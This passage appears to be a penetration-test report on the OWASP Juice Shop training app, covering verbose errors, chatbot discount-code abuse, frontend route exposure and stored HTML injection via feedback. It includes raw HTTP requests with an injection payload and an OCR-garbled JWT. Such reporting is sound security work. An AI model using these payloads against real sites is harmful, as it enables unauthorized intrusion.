17       "SyntaxError: Expected ',' or '}' after property value in JSON at position 11\n      at JSON.parse (<anonymous>)\n      at jsonParser (/juice-shop/build/server.js:293:33)\n      at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)\n      at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)\n      at /juice-shop/node_modules/express/lib/router/index.js:286:9\n      at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:346:12)\n      at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)\n      at /juice-shop/node_modules/body-parser/lib/read.js:137:5\n      at AsyncResource.runInAsyncScope (node:async_hooks:206:9)\n      at invokeCallback (/juice-shop/node_modules/raw-body/index.js:238:16)\n      at done (/juice-shop/node_modules/raw-body/index.js:227:7)\n      at IncomingMessage.onEnd (/juice-shop/node_modules/raw-body/index.js:287:7)\n      at IncomingMessage.emit (node:events:514:28)\n      at endReadableNT (node:internal/streams/readable:1589:12)\n      at process.processTicksAndRejections (node:internal/process/task_queues:82:21)"
18 }
```

The screenshot shows a POST request to the endpoint `/api/SecurityAnswers/`. The request body contains JSON data with fields `UserId`, `Answer`, and `SecurityQuestionId`. The response is a 500 Internal Server Error, indicating a `SQlite.ConstraintViolation` error due to a FOREIGN KEY constraint failed.

```

Request
Pretty Raw Hex
1 POST /api/SecurityAnswers/
2 Host: localhost
3 Content-Length: 51
4 sec-ch-ua: "Not_A_Brand";v="8", "Chromium";v="120"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: 76
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
9 Chrome/120.0.6099.218 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Referer: http://localhost/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Cookies: language=en; welcomebanner_status.dismiss; cookieconsent_status.dismiss
18 Connection: close
19
20 {
    "UserId":24,
    "Answer":"abc",
    "SecurityQuestionId":3
}

Response
Pretty Raw Hex Render
1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 99
9 Etag: W/"5a-01b2ykmhvWw0qg9B0tXuMLJroxg"
10 Vary: Accept-Encoding
11 Date: Mon, 26 Feb 2024 09:51:51 GMT
12 Connection: close
13
14 {
    "message": "internal error",
    "errors": [
        "SQLITE_CONSTRAINT: FOREIGN KEY constraint failed"
    ]
}

```

Remediation

It is important using `try` and `catch` inside of your javascript code to capture verbose error messages and only return the bare minimum of information on the production build of a web application.

Business logic


Overview

Vulnerability	Business Logic
Description	Weaknesses in this category identify some of the underlying problems that commonly allow attackers to manipulate the business logic of an application. Errors in business logic can be devastating to an entire application. They can be difficult to find automatically, since they typically involve legitimate use of the application's functionality. However, many business logic errors can exhibit patterns that are similar to well-understood implementation and design weaknesses.
CVE/CEW	CWE 840
Rating	Low
Endpoint	<code>/chatbot</code>

How to replicate

it is possible to spam the chat bot up until it gives you a code:

mNYT0g+yBo



Remediation

First, implement rate limiting or cooldown mechanisms within the chatbot to prevent users from excessively querying discount codes within a short period of time. This ensures that legitimate users can still access the chatbot without disruption while mitigating abuse. Additionally, introduce authentication and authorization checks to ensure that only authenticated users are eligible to receive discount codes, and limit the number of codes a user can request within a specified time frame. Furthermore, consider implementing CAPTCHA or other bot detection mechanisms to distinguish between human users and automated scripts attempting to exploit the system. Regularly monitor chatbot interactions and analyze usage patterns to detect and mitigate suspicious activity. Lastly, review and update the business logic governing discount code generation and distribution to ensure that it aligns with the intended functionality and security requirements of the application. By implementing these measures, the vulnerability can be effectively mitigated, reducing the risk of abuse and unauthorized access to discount codes.


Information Disclosure

Overview

Vulnerability	Information Disclosure
Description	The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information.
CVE/CEW	CWE 220
Rating	Low
Endpoint	/main.js

How to replicate

when opening the file main.js you can view the different routes since this is a frontend built route system:



```
    },
    ap = If
    path: "administration",
    component: wa,
    canActivate: [Ot]
  },
  {
    path: "accounting",
    component: l,
    canActivate: [Ut]
  },
  {
    path: "about",
    component: Kn
  },
  {
    path: "address/select",
    component: rs,
    canActivate: [W]
  },
  {
    path: "address/saved",
    component: ss,
    canActivate: [W]
  },
  {
    path: "address/create",
    component: Re,
    canActivate: [W]
  },
  {
    path: "address/edit/:addressId",
    component: Re,
    canActivate: [W]
  },
  {
    path: "delivery-method",
    component: Tc
  }
]
```

File 1, Column 434125 Coverage: n/a

Remediation

Do not manage on the front-end the routes of sensitive pages. Front-end code can easily be modified and accessed. It is recommended to leave access control management handling to the backend since that code is not as easily bypassed as front-end code.

HTML Injection through Feedback

Overview

Vulnerability	Cross Site Scripting
Description	Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.
CVE/CEW	CWE 79
Rating	Informational
Endpoint	/#/administration

How to replicate

Inside of the administration page there is a stored HTML injection present since the email address is improperly sanitized and injected in the page with `document.innerHTML` :

With this it is then possible to inject a

The screenshot shows the Juice Shop administration interface. On the left, a list of registered users is displayed, with one user's email address, "e45pjcfi@e45pjcfi.localho st.net", highlighted with a red box. On the right, a DOM Inspector tool is open, showing a list of sinks. Two sinks are identified under the element.innerHTML category:

Value	outerHTML	Frame path	Event	Options	Stack Trace
e45pjcfi@e45pjcfi.localho st.net	<mat-cell__ngcontent-chp-c52="" role="cell" class="mat-cell cdk-cell cdk-column-email mat-column-email">	top	load		at Object.imXJS...
e45pjcfi@e45pjcfi.localho st.net	<mat-cell__ngcontent-chp-c52="" role="cell" class="mat-cell cdk-cell cdk-column-email mat-column-email">	top	click		at Object.imXJS...

`` pointing to any link that we would like. Which could then be changed to another vulnerability to cause more damage.

Request

```

1 eyj0eXAiOiJKV1QLCJhbGciOiJSUzIiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwicGF0YSI6eyJpZCI6MSwidXNlcm5
2 hbwUl0iIiLCJlbWFpbCI6ImFkbwluQoptaWNLLXNlom8IiwiCgFzc3dvcn0i0iIwMTkyMDizYtIdYnQ3MzI1MDUxNmY
3 wNlkZjE4YjUwMCIsInjvBGu0i0iJhZG1pbiliSmrlbHV4ZVRva2VuIjoiIiwiwbGfzdExvZ2luSXAl0iJ1bmRlZmluZWQ
4 iLCJwcm9naWxlshZ2Ui0iIjciNldHMcHViBgljL2ltYWdlcy9icGxvYWRzLzEucG5niwidG90cFNLY3JldCI6IiI
5 sImzQWNaXZljp0cnVllCjcmVhdGVQXQloIiyMDI0LTayLTi4DEz0jUy0Mzljg4MCArMDA6MDA1LCJkZwXldGVkQxi0m51bgx9LCljyXQloIe3MDkxNDA
6 kQXQl0iIyMDI0LTayLTi4DEz0jUy0Mzljg4MCArMDA6MDA1LCJkZwXldGVkQxi0m51bgx9LCljyXQloIe3MDkxNDA
7 4MDl9.Gx-6gJLg28d087J90XtzWt1hdJPlieT2djP7MV9PLIbsj0KiyjmzDEHYaew084v9LhN3nfFDfc90-KXZvZ3Ll
8 oh4y02YEUV-kjZEzTVPUeBwYk4edMt6ueWi0-d7YYGsnl8xrkPlGvo1WdmnJH0UBckZRm1zcCcI0Q6FFbY
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
10 Chrome/120.0.6099.216 Safari/537.36
11 sec-ch-ua-platform: "Linux"
12 Origin: http://localhost
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: http://localhost/
17 Accept-Encoding: gzip, deflate, br
18 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=
19 eyj0eXAiOiJKV1QLCJhbGciOiJSUzIiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwicGF0YSI6eyJpZCI6MSwidXNlcm5
20 hbwUl0iIiLCJlbWFpbCI6ImFkbwluQoptaWNLLXNlom8IiwiCgFzc3dvcn0i0iIwMTkyMDizYtIdYnQ3MzI1MDUxNmY
21 wNlkZjE4YjUwMCIsInjvBGu0i0iJhZG1pbiliSmrlbHV4ZVRva2VuIjoiIiwiwbGfzdExvZ2luSXAl0iJ1bmRlZmluZWQ
22 iLCJwcm9naWxlshZ2Ui0iIjciNldHMcHViBgljL2ltYWdlcy9icGxvYWRzLzEucG5niwidG90cFNLY3JldCI6IiI
23 sImzQWNaXZljp0cnVllCjcmVhdGVQXQloIiyMDI0LTayLTi4DEz0jUy0Mzljg4MCArMDA6MDA1LCJkZwXldGVkQxi0m51bgx9LCljyXQloIe3MDkxNDA
24 kQXQl0iIyMDI0LTayLTi4DEz0jUy0Mzljg4MCArMDA6MDA1LCJkZwXldGVkQxi0m51bgx9LCljyXQloIe3MDkxNDA
25 4MDl9.Gx-6gJLg28d087J90XtzWt1hdJPlieT2djP7MV9PLIbsj0KiyjmzDEHYaew084v9LhN3nfFDfc90-KXZvZ3Ll
26 oh4y02YEUV-kjZEzTVPUeBwYk4edMt6ueWi0-d7YYGsnl8xrkPlGvo1WdmnJH0UBckZRm1zcCcI0Q6FFbY
27 Connection: close
28
29
30
31 {
32     "UserId":1,
33     "captchaId":3,
34     "captcha":"6",
35     "comment":
36     "<a href='/search?q=yq58calg%3C%2Fspan%3E%3Ch1%3Ehy%3C%2Fh1%3E%3Cspan%3E'>fdsfasfd (**in@juice-sh.op)</a>",
37     "rating":4
38 }

```


Response

```

1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Location: /api/Feedbacks/14
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 257
10 ETag: W/"101-0gU3N1DzLGGoDRPGiVjChnlRQQ"
11 Vary: Accept-Encoding
12 Date: Wed, 28 Feb 2024 17:26:30 GMT
13 Connection: close
14 {
15     "status":"success",
16     "data":{
17         "id":14,
18         "UserId":1,
19         "comment":
20             "<a href='/search?q=yq58calg%3C%2Fspan%3E%3Ch1%3Ehy%3C%2Fh1%3E%3Cspan%3E'>fdsfasfd (**in@juice-sh.op)</a>",
21         "rating":4,
22         "updatedAt":"2024-02-28T17:26:30.166Z",
23         "createdAt":"2024-02-28T17:26:30.166Z"
24     }
25 }

```

{"UserId":1,"captchaId":3,"captcha":"6","comment":"fdsfasfd (**in@juice-sh.op)","rating":4}



Remediation

Implement strict input validation and output encoding within the admin panel to sanitize user-generated content, preventing the injection of HTML tags. Additionally, enforce role-based access control to restrict administrator privileges and limit access to sensitive functionalities. Employ CSRF tokens to prevent unauthorized actions initiated by malicious links. Conduct comprehensive security training for administrators, emphasizing vigilance against social engineering attacks and suspicious links. Regularly update and patch the application to mitigate known vulnerabilities. Implement Content Security Policy (CSP) headers to mitigate the impact of XSS attacks. Enhance monitoring and logging mechanisms to detect and respond to suspicious activities promptly. Collaborate with

cybersecurity experts to conduct thorough penetration testing and vulnerability assessments. Foster a culture of cybersecurity awareness and proactive risk management within the organization. Communicate transparently with users and stakeholders about security measures implemented to protect sensitive data and prevent future vulnerabilities.